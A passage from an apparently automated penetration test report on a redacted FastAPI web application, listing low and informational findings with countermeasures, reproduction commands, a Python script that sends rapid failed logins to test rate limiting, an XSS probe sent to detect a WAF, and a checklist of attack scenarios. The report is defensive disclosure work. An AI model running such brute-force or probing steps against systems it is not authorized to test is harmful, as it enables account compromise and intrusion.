The application's session cookie, `shieldai_session`, is set without the `Secure` flag in the `Set-Cookie` HTTP header. This security attribute instructs the browser to only send the cookie over encrypted (HTTPS) connections. Its absence means that if a user accesses any part of the site over an unencrypted HTTP connection, the browser will transmit the session cookie in cleartext, making it vulnerable to interception by an attacker positioned on the same network (Man-in-the-Middle).

4.6.3 Affected Assets

No vulnerable locations found

4.6.4 Security Implications

- Attackers positioned on the same network (e.g., public Wi-Fi) can intercept the session cookie via Man-in-the-Middle (MITM) attacks if the user accesses the application over HTTP.
- Compromise of the session token allows unauthorized access to the user's account, leading to potential data leakage and unauthorized actions.
- The lack of the Secure flag undermines the confidentiality provided by HTTPS, as the token can be leaked through accidental unencrypted requests.

4.6.5 Suggested Countermeasures

- Configure the application server or load balancer to set the `Secure` flag on all sensitive cookies, ensuring they are only transmitted over encrypted HTTPS connections.
- Implement HTTP Strict Transport Security (HSTS) to force browsers to use HTTPS, reducing the likelihood of accidental HTTP requests.
- Verify that the cookie generation logic in the backend explicitly includes the `Secure` attribute for the `shieldai_session` cookie.

4.6.6 Exploit

Steps to reproduce the vulnerability

1. Send a POST request to the login endpoint with valid credentials.
    - URL: `https://{redacted-host}/api/login`
    - HTTP method: POST
    - Headers: Content-Type: application/json
    - Body: `{"username":"{redacted-user}","password":"{redacted}"}`
2. Inspect the response headers for the Set-Cookie attribute. Observe that the Secure flag is absent.

The final exploit for the vulnerability

```
curl -sk -D - -H 'Content-Type: application/json' \
  -d '{"username":"{redacted-user}","password":"{redacted}"}' \
  'https://{redacted-host}/api/login'
```

Evidence from test activity

```
HTTP/2 200
date: Wed, 07 Jan 2026 07:45:21 GMT
content-type: application/json
content-length: 45
server: nginx/1.29.4
set-cookie: shieldai_session={redacted-token}; HttpOnly; Max-Age=86400; Path=/;
SameSite=lax

{"message":"Login successful","username":"{redacted-user}"}
```

Note: `Secure` flag is missing while `HttpOnly` and `SameSite=lax` are present.

4.7 Missing Rate Limiting in Authentication Endpoint

4.7.1 Risk Assessment

Risk Rating: LOW

OWASP Categories: A07-Authentication-Failures

CWE: CWE-307

Reference Links: https://cwe.mitre.org/data/definitions/307.html

4.7.2 Vulnerability Description

The authentication endpoint (`POST /api/login`) does not enforce rate limiting or temporary blocking after repeated failed login attempts. During testing, 60 consecutive invalid login attempts were sent in rapid succession and the application consistently returned `401 Invalid username or password` without introducing delays, CAPTCHAs, account lockouts, or `429 Too Many Requests` responses.

This indicates the endpoint can be brute-forced at high speed, enabling credential stuffing attacks against real user accounts.

4.7.3 Affected Assets

No vulnerable locations found

4.7.4 Security Implications

- Attackers can perform high-speed credential stuffing attacks using large databases of leaked username/password pairs to compromise user accounts.
- Brute-force attacks against specific accounts become feasible, significantly increasing the risk of unauthorized access.
- The absence of throttling allows automated tools to test thousands of credentials per minute, bypassing standard security assumptions about password strength versus guessing time.

4.7.5 Suggested Countermeasures

- Implement rate limiting on the authentication endpoint (e.g., allow a maximum of 5 failed attempts per minute per IP address).
- Enforce temporary account lockouts after a defined threshold of consecutive failed login attempts (e.g., lock account for 15 minutes after 5 failures).
- Integrate CAPTCHA or similar challenges that trigger after a specific number of failed attempts to impede automated attacks.
- Implement progressive delays (tarpitting) for subsequent failed login attempts to drastically reduce the speed of brute-force attacks.

4.7.6 Exploit

Steps to reproduce the vulnerability

- Send 60 rapid invalid login attempts to `https://{redacted-host}/api/login` using the following script:

```
import time, requests
URL = 'https://{redacted-host}/api/login'

s = requests.Session()
blocked = 0
codes = {}
start = time.time()
for i in range(60):
    r = s.post(URL, json={'username': '{redacted-user}', 'password':
f'wrongpass{i}'}, timeout=15)
    codes[r.status_code] = codes.get(r.status_code, 0) + 1
    if r.status_code in (429, 403):
        blocked += 1
end = time.time()
print(f"Completed in {end-start:.2f}s")
print(f"Status code counts: {codes}")
print(f"Blocked (429/403) count: {blocked}")
```

Evidence from test activity

```
 01/60 status=401 body={"detail":"Invalid username or password"}
02/60 status=401 body={"detail":"Invalid username or password"}
03/60 status=401 body={"detail":"Invalid username or password"}
10/60 status=401 body={"detail":"Invalid username or password"}
20/60 status=401 body={"detail":"Invalid username or password"}
40/60 status=401 body={"detail":"Invalid username or password"}
60/60 status=401 body={"detail":"Invalid username or password"}

[*] Completed in 0.16s
```

```
[*] Status code counts: {401: 60}
[*] Blocked (429/403) count: 0
```

4.8 Exposed FastAPI Documentation (Swagger UI / ReDoc / OpenAPI)

4.8.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-200

Reference Links: https://cwe.mitre.org/data/definitions/200.html
https://fastapi.tiangolo.com/advanced/production/
https://fastapi.tiangolo.com/tutorial/metadata/

4.8.2 Vulnerability Description

The application's FastAPI documentation endpoints are publicly accessible. The Swagger UI (/docs), ReDoc (/redoc) and the raw OpenAPI specification (/openapi.json) were detected and returned HTTP 200 responses. These endpoints expose the API surface, available paths, request/response schemas, parameters, and authentication flows. When left enabled in production and accessible without access controls, the documentation can provide an attacker with a detailed map of the API, making it easier to craft targeted attacks or discover sensitive endpoints.

4.8.3 Affected Assets

No vulnerable locations found

4.8.4 Security Implications

- Full exposure of available API endpoints, HTTP methods, parameters, and response schemas enabling easier discovery and exploitation of sensitive functionality.
- Disclosure of authentication and authorization flows (e.g., OAuth2 flows, required headers) which can be used to craft credential theft or bypass attempts.
- Exposure of internal or undocumented endpoints that may provide privileged functionality or access to sensitive data.
- Facilitates automated scanning and exploitation by providing machine-readable API contracts (openapi.json) to tooling such as reproducers, fuzzers, or API scanners.

- Increases speed and success rate of targeted attacks (e.g., injection, broken access control, privilege escalation) due to reduced reconnaissance effort.

4.8.5 Suggested Countermeasures

- Disable autogenerated documentation in production. When creating the FastAPI app, set docs_url=None, redoc_url=None and openapi_url=None if public docs are not required.
- If documentation is required in non-development environments, restrict access using authentication (Basic auth, OAuth, or application auth) or network controls (VPN, IP allowlist, internal-only network).
- Protect the raw OpenAPI JSON endpoint (/openapi.json). If you must expose it, require authentication and ensure it does not contain sample secrets or sensitive data.
- Remove sample or demo data from documentation and schemas. Ensure example values do not contain real credentials, tokens, or PII.

4.8.6 Exploit

Reproduction steps

1. Access the Swagger UI:

```
curl -i -L -H 'Accept: */*' -H 'User-Agent: Mozilla/5.0' 'https://
{redacted-host}/docs'
```

1. Response (200 OK):

```
HTTP/1.1 200 OK
Content-Length: 931
Content-Type: text/html; charset=utf-8
Server: nginx/1.29.4
```

HTML contains Swagger UI bootstrap referencing `/openapi.json`.

1. Retrieve the raw OpenAPI specification:

```
curl -s -k 'https://{redacted-host}/openapi.json' -o openapi.json
```

1. Enumerate endpoints:

```
jq -r '.paths | keys[]' openapi.json
```

Nuclei matched: `https://{redacted-host}/docs`, `https://{redacted-host}/redoc`, `https://{redacted-host}/openapi.json`.

4.9 CNAME DNS Record Discovered Pointing to AWS Elastic Load Balancer

4.9.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-200

Reference Links: https://cwe.mitre.org/data/definitions/200.html

4.9.2 Vulnerability Description

A DNS CNAME record for the target host was discovered that points to an AWS Elastic Load Balancer ({redacted-alb-host}). This finding is informational: it reveals that the host is using a third-party/managed service (an AWS ALB) as the destination for this subdomain.

4.9.3 Affected Assets

No vulnerable locations found

4.9.4 Security Implications

- Information disclosure about infrastructure and hosting provider, which aids attackers in targeted reconnaissance.
- If the target ALB/third-party resource is deleted or ownership is not claimed, the CNAME could be abused for subdomain takeover.
- Attackers can use the revealed hosting service to tailor exploits specific to the target platform.
- Certificates and TLS configuration risk if the target service is not properly configured.

4.9.5 Suggested Countermeasures

- Verify that all CNAME targets correspond to actively managed resources in your control.

- Remove or update unnecessary CNAME records. Do not leave CNAMEs pointing to provider-managed hostnames that you no longer use.
- Implement monitoring for DNS records and the health/status of CNAME targets.
- Apply DNS protections such as DNSSEC and CAA records.

4.9.6 Exploit

Reproduction steps

```
dig CNAME {redacted-host}
```

DNS response:

```
;; ANSWER SECTION:
{redacted-host}.        300     IN      CNAME   {redacted-alb-host}.
```

The CNAME target resolves to AWS ELB IPs, confirming the ALB is active.

4.10 TLS Version Detection: Target supports TLS 1.2 and TLS 1.3

4.10.1 Risk Assessment

Risk Rating: info

OWASP Categories: A02-Cryptographic-Failures

CWE: CWE-326

Reference Links: https://cwe.mitre.org/data/definitions/326.html

4.10.2 Vulnerability Description

The HTTPS service on the target supports TLS 1.2 and TLS 1.3. This finding is informational: it identifies which TLS protocol versions the server negotiates. TLS 1.2 and TLS 1.3 are modern, secure protocols when configured with appropriate ciphers and settings.

4.10.3 Affected Assets

No vulnerable locations found

4.10.4 Security Implications

- If older and insecure protocol versions (TLS 1.0 / TLS 1.1 / SSLv3) or weak cipher suites are allowed alongside TLS 1.2/1.3, an attacker may perform downgrade attacks.
- Misconfigured TLS (even when TLS 1.2 is enabled) can lead to use of weak ciphers or non-forward-secret key exchange methods.
- Regulatory and compliance failures (PCI-DSS, HIPAA, etc.) if the service accepts deprecated protocols or weak ciphers.

4.10.5 Suggested Countermeasures

- Enforce a minimum of TLS 1.2 and prefer TLS 1.3. Explicitly disable SSLv2, SSLv3, TLS 1.0 and TLS 1.1 on the server.
- Configure strong, modern cipher suites only (AEAD ciphers such as AES-GCM, ChaCha20-Poly1305) and ensure use of ECDHE for forward secrecy.

- Run periodic TLS/SSL scans to detect regressions or accidental re-enablement of weak protocols/ciphers.

4.10.6 Exploit

Reproduction steps

```
# TLS 1.3
curl -I --tlsv1.3 https://{redacted-host}

# TLS 1.2
curl -I --tlsv1.2 https://{redacted-host}

# Enumerate supported protocol versions and cipher suites
nmap --script ssl-enum-ciphers -p 443 {redacted-host}
```

Extracted results: tls12, tls13

4.11 Wildcard TLS Certificate Present in SAN

4.11.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-295

Reference Links: https://cwe.mitre.org/data/definitions/295.html
https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Security_Cheat_Sheet.html#carefully-consider-the-use-of-wildcard-certificates

4.11.2 Vulnerability Description

The target's TLS certificate contains a wildcard Subject Alternative Name (SAN) entry (*.{redacted-domain}) and a CN of {redacted-cn}. Wildcard certificates allow a single certificate (and private key) to validate TLS for many subdomains. While convenient operationally, wildcard certificates increase the blast radius if the private key is compromised.

4.11.3 Affected Assets

No vulnerable locations found

4.11.4 Security Implications

- Compromise of the wildcard certificate private key allows an attacker to impersonate any subdomain under the wildcard scope.
- A vulnerable or misconfigured service under any subdomain can lead to unauthorized access to other applications sharing the wildcard certificate.
- Wildcard certificates make strict host-based certificate pinning and fine-grained trust policies harder to implement.

4.11.5 Suggested Countermeasures

- Avoid using broad wildcard certificates where possible. Prefer per-application or per-subdomain certificates.

- Store private keys in hardened, access-controlled systems (HSM/cloud KMS).
- Monitor Certificate Transparency logs for unexpected certificates covering your domains.

4.11.6 Exploit

Reproduction steps

```
openssl s_client -connect {redacted-host}:443 -servername {redacted-
host} </dev/null | openssl x509 -noout -text
```

Certificate contains:

```
Subject: CN={redacted-cn}
X509v3 Subject Alternative Name:
    DNS:{redacted-cn}, DNS:*.{redacted-domain}
```

4.12 DNS CAA Record Discovery

4.12.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-200

Reference Links: https://cwe.mitre.org/data/definitions/200.html
https://support.dnsimple.com/articles/caa-record/#whats-a-caa-record

4.12.2 Vulnerability Description

A CAA (Certification Authority Authorization) DNS record was identified during discovery. CAA records allow a domain owner to specify which Certificate Authorities (CAs) are permitted to issue certificates for that domain.

4.12.3 Affected Assets

No vulnerable locations found

4.12.4 Security Implications

- Information disclosure about infrastructure via DNS answers.
- Certificate issuance risk if no CAA record is present or it is misconfigured.
- Reconnaissance facilitation by enumerating DNS records.

4.12.5 Suggested Countermeasures

- Publish a strict CAA record that explicitly lists only the CAs you trust.
- Monitor Certificate Transparency (CT) logs and configure an IODEF contact in CAA.
- Regularly review DNS records and zone delegation for stale or unintended entries.

4.12.6 Exploit

Reproduction steps

```
dig CAA {redacted-host}
```

Response:

```
;; ANSWER SECTION:
{redacted-host}.        300     IN      CNAME   {redacted-alb-host}.

;; AUTHORITY SECTION:
{redacted-elb-domain}.  60      IN      SOA     {redacted-dns-servers}
```

4.13 Exposed ReDoc API Documentation at /redoc (Unauthenticated OpenAPI Spec)

4.13.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-200

Reference Links: https://cwe.mitre.org/data/definitions/200.html
https://redocly.com/docs/redoc

4.13.2 Vulnerability Description

The ReDoc API documentation interface is publicly accessible at /redoc without authentication. The ReDoc page references an OpenAPI spec at /openapi.json, which may be accessible as well.

4.13.3 Affected Assets

No vulnerable locations found

4.13.4 Security Implications

- Disclosure of internal API endpoints, HTTP methods, parameters and data models which can be used to craft targeted attacks.
- Exposure of example requests, sample credentials, or error messages in the spec that leak sensitive information.
- Facilitates discovery of admin or debug endpoints that may not be intended for production use.
- Reduces attacker effort and time-to-exploit by providing a detailed map of the API surface.
- Increases risk of automated scanning and exploitation by attackers and bots that look for exposed API definitions.

4.13.5 Suggested Countermeasures

- Restrict access to the ReDoc UI and the OpenAPI spec (openapi.json) to authorized users only.
- Do not serve API documentation or full OpenAPI specs from public production endpoints.
- If public documentation is required, sanitize the spec to remove any sensitive endpoints.

4.13.6 Exploit

Reproduction steps

```
curl -i -H 'Accept: */*' -H 'Accept-Language: en' \
  -H 'User-Agent: Mozilla/5.0' \
  'https://{redacted-host}/redoc'
```

Response (200 OK):

```
<redoc spec-url="/openapi.json"></redoc>
<script src="https://cdn.jsdelivr.net/npm/redoc@2/bundles/
redoc.standalone.js"> </script>
```

4.14 Server Technology Disclosure - nginx version

4.14.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-200

Reference Links: https://cwe.mitre.org/data/definitions/200.html

4.14.2 Vulnerability Description

The web server for the target host discloses its software and version via the HTTP Server header (Server: nginx/1.29.4). This is an information disclosure / technology fingerprinting finding.

4.14.3 Affected Assets

No vulnerable locations found

4.14.4 Security Implications

- Information disclosure that enables attacker reconnaissance and fingerprinting of the server software and version.
- Facilitates targeted attacks: an attacker can look up known CVEs or exploits for the disclosed nginx version.
- Increased likelihood of successful automated scanning and exploitation.
- Helps an attacker craft social-engineering or supply-chain attacks by revealing technologies used.

4.14.5 Suggested Countermeasures

- Remove or minimize server identification in HTTP response headers. In nginx, set `server_tokens off;`.
- If using a reverse proxy or load balancer, strip or replace the Server header.
- Keep nginx and other server components up to date with security patches.

4.14.6 Exploit

Reproduction steps

```
curl -I -L -s 'https://{redacted-host}'
```

Response:

```
HTTP/1.1 200 OK
Content-Length: 494
Content-Type: text/html; charset=utf-8
Date: Tue, 06 Jan 2026 16:16:39 GMT
Server: nginx/1.29.4
```

4.15 Web Application Firewall (WAF) Detected

4.15.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-200

Reference Links: https://cwe.mitre.org/data/definitions/200.html

4.15.2 Vulnerability Description

A Web Application Firewall (WAF) was detected in front of the target application. The scanner sent a crafted POST request containing an XSS-like payload and observed response behavior consistent with a WAF or security appliance.

4.15.3 Affected Assets

No vulnerable locations found

4.15.4 Security Implications

- Information disclosure about defensive infrastructure: attackers can learn that a WAF is present and may attempt to find evasion techniques.
- Targeted evasion: knowledge of the WAF allows attackers to craft payloads specifically designed to bypass the detected WAF signatures.
- Increased reconnaissance efficiency.

4.15.5 Suggested Countermeasures

- Reduce information leakage: remove or genericize server and product headers.
- Normalize error responses so probes cannot easily distinguish WAF behavior.
- Configure WAF to minimize fingerprintable responses.
- Use layered defenses: combine WAF with secure coding practices.

4.15.6 Exploit

Reproduction steps

```
curl -X 'POST' \
  -d '_=<script>alert(1)</script>' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Host: {redacted-host}' \
  'https://{redacted-host}'
```

Response:

```
HTTP/1.1 405 Method Not Allowed
Allow: GET
Content-Type: application/json
Server: nginx/1.29.4

{"detail":"Method Not Allowed"}
```

Matcher-name: `nginxgeneric`

4.16 Information Disclosure via HTTP Allow/Server Headers (OPTIONS Method Enumeration)

4.16.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-200

Reference Links: https://cwe.mitre.org/data/definitions/200.html

4.16.2 Vulnerability Description

An HTTP OPTIONS request to the target returned method- and server-related headers that disclose implementation details. Although the server responded with 405 Method Not Allowed, the response included an Allow header (revealing allowed methods such as GET) and a Server header (nginx/1.29.4).

4.16.3 Affected Assets

No vulnerable locations found

4.16.4 Security Implications

- Information disclosure: Revealing the set of allowed HTTP methods and the web server version provides attackers with reconnaissance data.
- Attack surface identification: Knowledge of allowed methods helps an attacker craft method-specific attacks.
- Fingerprinting and targeted exploitation: The disclosed server version may allow attackers to search for known vulnerabilities.
- Assistance in automated scanning.

4.16.5 Suggested Countermeasures

- Limit information exposure: Configure the web server to minimize or remove the Server header.

- Avoid exposing allowed methods unnecessarily.
- Disable unused HTTP methods.
- Implement centralized logging and monitoring for unusual method requests.

4.16.6 Exploit

Reproduction steps

```
curl -i -X OPTIONS \
  -H 'Accept: */*' \
  'https://{redacted-host}'
```

Response:

```
HTTP/1.1 405 Method Not Allowed
Allow: GET
Content-Type: application/json
Date: Tue, 06 Jan 2026 16:16:35 GMT
Server: nginx/1.29.4

{"detail":"Method Not Allowed"}
```

Extracted result: GET

4.17 TLS Certificate Issuer Disclosure (Issuer: Amazon)

4.17.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-200

Reference Links: https://cwe.mitre.org/data/definitions/200.html

4.17.2 Vulnerability Description

The target TLS/SSL certificate reveals the issuer organization (Amazon). During the TLS handshake the server presents its public certificate, which includes issuer fields. This information is publicly accessible by any client connecting to the service.

4.17.3 Affected Assets

No vulnerable locations found

4.17.4 Security Implications

- Infrastructure discovery and fingerprinting: An attacker can determine the CA or certificate provisioning service.
- Targeted social engineering or supply-chain attacks.
- Certificate reuse detection.

4.17.5 Suggested Countermeasures

- Use distinct certificates per environment (prod/stage/dev).
- Adopt short-lived certificates and automate rotation.
- Monitor certificate transparency logs.

4.17.6 Exploit

Reproduction steps

```
openssl s_client -connect {redacted-host}:443 -servername {redacted-
host} </dev/null 2>/dev/null | openssl x509 -noout -issuer
```

Output:

```
issuer= /O=Amazon/OU=Amazon TLS Certificates/CN=Amazon
```

4.18 Nginx version disclosure via Server response header

4.18.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-200

Reference Links: https://cwe.mitre.org/data/definitions/200.html
https://nginx.org/en/docs/http/ngx_http_core_module.html#server_tokens

4.18.2 Vulnerability Description

The web server exposes its software and exact version in the HTTP Server response header (Server: nginx/1.29.4). An attacker can use the disclosed version to identify known vulnerabilities for the specific server version.

4.18.3 Affected Assets

No vulnerable locations found

4.18.4 Security Implications

- Information exposure that enables server fingerprinting.
- Increased risk of targeted exploitation if the disclosed version has known vulnerabilities.
- Easier planning of automated scanning campaigns.
- Reduced security posture and compliance failures.

4.18.5 Suggested Countermeasures

- Suppress or obfuscate the server version: set `server_tokens off;` in nginx.
- Remove or replace the Server header via a reverse proxy.
- Keep nginx up to date with security patches.

4.18.6 Exploit

Reproduction steps

```
curl -I -s -k 'https://{redacted-host}/'
```

Response:

```
HTTP/1.1 200 OK
Content-Length: 494
Content-Type: text/html; charset=utf-8
Date: Tue, 06 Jan 2026 16:16:41 GMT
Server: nginx/1.29.4
```

Extracted result: nginx/1.29.4

4.19 Public Swagger / OpenAPI Documentation Exposed (/docs)

4.19.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-200

Reference Links: https://cwe.mitre.org/data/definitions/200.html
https://swagger.io/

4.19.2 Vulnerability Description

The application's Swagger UI (OpenAPI documentation) is publicly accessible at /docs. The HTML response contains a Swagger UI configuration that points to /openapi.json, revealing that an API specification is published without access controls.

4.19.3 Affected Assets

No vulnerable locations found

4.19.4 Security Implications

- Information disclosure: Attackers can enumerate all exposed API endpoints, parameters, response schemas, and authentication schemes.
- Facilitates automated discovery and exploitation.
- Credential and sensitive data exposure: Example payloads may reveal sensitive information.
- Documentation may reveal administrative or sensitive endpoints.

4.19.5 Suggested Countermeasures

- Restrict access to API documentation: Require authentication to view /docs and openapi.json in production.
- Disable or remove Swagger UI in production.
- Apply network controls: Use IP allowlists, VPN, or other network controls.

4.19.6 Exploit

Reproduction steps

```
curl -i -H 'Accept: text/html, application/json' \
  -H 'User-Agent: Mozilla/5.0' \
  'https://{redacted-host}/docs'
```

Response (200 OK) contains:

```
<title>FastAPI - Swagger UI</title>
<script>
    const ui = SwaggerUIBundle({
        url: '/openapi.json',
        "dom_id": "#swagger-ui",
        ...
    })
</script>
```

4.20 HTTP Missing Security Headers

4.20.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-16

Reference Links: https://cwe.mitre.org/data/definitions/16.html

4.20.2 Vulnerability Description

The target HTTP server response is missing multiple recommended security headers. These headers (HSTS, X-Frame-Options, X-Content-Type-Options, Content-Security-Policy, Referrer-Policy, COOP/COEP, Permissions-Policy, etc.) help protect users from a variety of attacks.

4.20.3 Affected Assets

No vulnerable locations found

4.20.4 Security Implications

- Clickjacking: Without X-Frame-Options or an appropriate CSP frame-ancestors directive.
- MIME sniffing attacks without X-Content-Type-Options: nosniff.
- Increased risk from XSS vectors without a restrictive Content-Security-Policy.
- TLS downgrade / SSL-stripping without Strict-Transport-Security (HSTS).
- Referrer leakage without Referrer-Policy.

4.20.5 Suggested Countermeasures

- Add Strict-Transport-Security: `max-age=63072000; includeSubDomains; preload`.
- Add X-Frame-Options: DENY or CSP frame-ancestors 'none'.
- Add X-Content-Type-Options: nosniff.

- Define a Content-Security-Policy restricting script sources.
- Add Referrer-Policy: strict-origin-when-cross-origin.
- Add Permissions-Policy to restrict dangerous features.

4.20.6 Exploit

Reproduction steps

```
curl -I 'https://{redacted-host}'
```

Response:

```
HTTP/1.1 200 OK
Content-Length: 494
Content-Type: text/html; charset=utf-8
Date: Tue, 06 Jan 2026 16:16:52 GMT
Server: nginx/1.29.4
```

Missing headers: Strict-Transport-Security, X-Frame-Options, X-Content-Type-Options, Content-Security-Policy, Referrer-Policy, Cross-Origin-Opener-Policy, Cross-Origin-Embedder-Policy, Permissions-Policy, X-Permitted-Cross-Domain-Policies, Cross-Origin-Resource-Policy, Clear-Site-Data.

4.21 OpenAPI Specification Exposed (openapi.json accessible)

4.21.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-200

Reference Links: https://cwe.mitre.org/data/definitions/200.html
https://www.openapis.org/

4.21.2 Vulnerability Description

An OpenAPI (Swagger) specification was publicly accessible at /openapi.json. The exposed spec (OpenAPI 3.1.0) enumerates available API endpoints, request/response schemas (including a LoginRequest schema with username/password), and operations such as /api/login, /api/logout, /api/me, /api/analyze (file upload), /api/history, and others.

4.21.3 Affected Assets

No vulnerable locations found

4.21.4 Security Implications

- Information disclosure: an attacker can enumerate all API endpoints, paths, methods, parameters and schemas.
- Facilitates targeted attacks such as credential stuffing against /api/login.
- Exposes potentially sensitive operations (e.g., file upload at /api/analyze).
- Reveals implementation details (framework and version in spec).
- Enables automation of attacks by using the specification to generate valid requests.

4.21.5 Suggested Countermeasures

- Restrict access to API specifications: serve openapi.json only to authenticated/internal users.
- Do not expose detailed schema or sensitive field names in public documentation.

- Put API documentation behind an authenticated developer portal.
- Monitor and log access to the API specification.

4.21.6 Exploit

Reproduction steps

```
curl -s -H 'Accept: */*' 'https://{redacted-host}/openapi.json' -o openap
i.json
```

Response headers:

```
HTTP/1.1 200 OK
Content-Length: 4538
Content-Type: application/json
Server: nginx/1.29.4
```

Spec contains:

```
{"openapi":"3.1.0","info":{"title":"FastAPI","version":"0.1.0"},"paths":
{"/api/login":{...},"/api/analyze":{...},"/api/history":{...}}}
```

Endpoints listed:

- /api/login
- /api/logout
- /api/me
- /api/history
- /api/health
- /api/analyze
- /api/history/{item_id}
- /{full_path}

4.22 TLS Certificate Subject Alternative Names (SAN) Disclosure / Wildcard SAN Observed

4.22.1 Risk Assessment

Risk Rating: info

OWASP Categories: A05-Security-Misconfiguration

CWE: CWE-200

Reference Links: https://cwe.mitre.org/data/definitions/200.html

4.22.2 Vulnerability Description

The target's TLS certificate exposes Subject Alternative Names (SANs), including a wildcard entry (*.{redacted-domain}) and the hostname {redacted-cn}. An attacker (or any remote observer) can retrieve these names during a standard TLS handshake.

4.22.3 Affected Assets

No vulnerable locations found

4.22.4 Security Implications

- Information disclosure: SANs reveal valid hostnames (including internal or management hosts) that may not be otherwise discoverable.
- Increased attack surface: A wildcard SAN allows the same certificate to validate many subdomains.
- Subdomain takeover risk if DNS records point unused subdomains to removable resources.
- Blast radius of credential compromise if the private key is leaked.

4.22.5 Suggested Countermeasures

- Avoid issuing wildcard certificates unless absolutely necessary.
- Maintain an accurate inventory of certificates and the SAN entries they contain.

- Remove unused DNS records and ensure unused subdomains cannot be claimed by third parties.
- Use Certificate Authority Authorization (CAA) DNS records.
- Monitor Certificate Transparency (CT) logs.

4.22.6 Exploit

Reproduction steps

```
openssl s_client -connect {redacted-host}:443 -servername {redacted-
host} </dev/null 2>/dev/null | openssl x509 -noout -text | sed -n '/
Subject Alternative Name:/,/X509v3/p'
```

Extracted SANs:

- {redacted-cn}
- *.{redacted-domain}

5. Attack Scenarios

Aside from testing technical vulnerabilities like XSS, SQL injection, CSRF etc. Shinobi executes complex attack scenarios that try to trick the application's business logic into performing unintended actions.

Attack Scenario	Status
1. File Upload Vulnerabilities: Find file upload vulnerabilities anywhere files can be submitted. Explore the entire application for upload functionality - profile pictures, attachments, imports, documents, backups. Test each upload point for validation bypasses, dangerous file storage, and server-side processing vulnerabilities.	Completed
2. Insecure Deserialization: Find deserialization vulnerabilities by identifying serialized data anywhere in the application: cookies, tokens, API payloads, file uploads, session storage. Look for signs of serialization (base64 blobs, magic bytes, structured binary data) and test each instance.	Completed
3. Gain Unauthorized Access to Other Users' Content Analysis History: A low-privileged authenticated user could potentially access the sensitive content analysis history of all other users on the platform by exploiting authorization flaws in the history retrieval mechanism, leading to a mass data breach of potentially sensitive media files.	Completed
4. OS Command Injection: Find command injection vulnerabilities anywhere user input might reach system commands. Explore file operations, network utilities, image processing, and system integrations. Test any feature that might invoke external tools: file conversion, ping/traceroute, DNS lookups, archive handling, git operations.	Completed
5. Identity and User Management Weaknesses: Find vulnerabilities in all user management flows: registration, login, password reset, profile management, invitations, and privilege assignment. Explore the application to discover all identity-related functionality, then test each for account takeover, privilege escalation, or enumeration vectors.	Completed
6. Server-Side Template Injection (SSTI): Find SSTI vulnerabilities in any feature that renders dynamic content. Explore beyond email templates - check PDFs, exports, theming, error pages, and any generated content. Fingerprint template engines and test all user-controllable inputs that appear in generated output.	Completed

Attack Scenario	Status
7. XML External Entity Injection (XXE): Find XXE vulnerabilities in any XML processing functionality. Look beyond obvious XML endpoints - test content-type switching and embedded XML in other formats. Discover XML parsers through exploration: file uploads, API endpoints, import features, configuration interfaces.	Completed
8. Client-Side Request Forgery (CSRF) & UI Redressing Vulnerabilities: Find CSRF vulnerabilities in state-changing operations throughout the application. Explore all forms, API calls, and actions - don't limit to obvious targets. For clickjacking: test all high-value pages that might be frameable, including settings, payments, and administrative actions.	Completed
9. Cross-Site Scripting (XSS): Find and exploit XSS vulnerabilities anywhere user input is reflected or stored. Success is finding exploitable injection, not testing a predefined list. Explore all input vectors: forms, URL params, headers, file uploads, API responses rendered in UI, WebSocket messages, and any user-controllable content.	Completed
10. Hidden Functionality and Ghost Paths: Discover hidden or undocumented functionality through active reconnaissance. Fingerprint the technology stack and use that knowledge to find admin interfaces, debug endpoints, and legacy paths. Explore beyond the obvious: check robots.txt, sitemap, JS files, API documentation leaks, and common framework paths.	Completed
11. Delete Scan History and Analyzed Content of Other Users: The application uses unique identifiers (UUIDs) to delete individual scan history records. A malicious user could manipulate these identifiers to bypass authorization and permanently delete the scan records of other users, leading to data loss and undermining the system's integrity.	Completed
12. Gain Unauthorized Access to Other Users' Uploaded Files and Analysis Reports: A low-privileged user could potentially access the sensitive uploaded files and detailed analysis reports of other users by manipulating the identifiers used to retrieve scan history records. This would lead to a mass data breach of potentially private user content.	Completed
13. Abusing AI-powered Features: Find prompt injection and AI abuse vulnerabilities in any AI-powered functionality. Explore the application to discover all AI features: chatbots, search, assistants, content generation. Test each AI feature for prompt leakage, instruction override, and unauthorized actions through the model's capabilities.	Completed

Attack Scenario	Status
14. Local/Remote File Inclusion, Disclosure & Path Traversal (LFI/RFI/LFD/Traversal): Find path traversal and file inclusion vulnerabilities in any file-handling functionality. Explore the entire application for file path parameters, not just download endpoints. Test file uploads, exports, imports, template loading, asset serving, log viewers, backup features - any functionality touching the filesystem.	Completed
15. Gain Unauthorized Administrative Access to Application Settings: A low-privilege user could attempt to bypass authorization checks to access the restricted settings page, potentially gaining administrative control over the application, managing users, or exposing sensitive configurations.	Completed
16. Gain Unauthorized Access to the Content Safety Platform: An unauthenticated attacker could bypass the login mechanism to gain full access to the platform. This could lead to mass exposure of sensitive moderated content, internal policies, and user data, resulting in a complete loss of user trust.	Completed
17. SQL Injection (SQLi): Detect and exploit SQL injection vulnerabilities across the application. Any endpoint accepting user input that interacts with a database is a potential target. Actively discover injection points beyond any provided leads - explore search, filters, sorting, exports, and any data-driven functionality. Focus on extracting data, stealing credentials, escalating access, or RCE via DB features through database interactions.	Completed
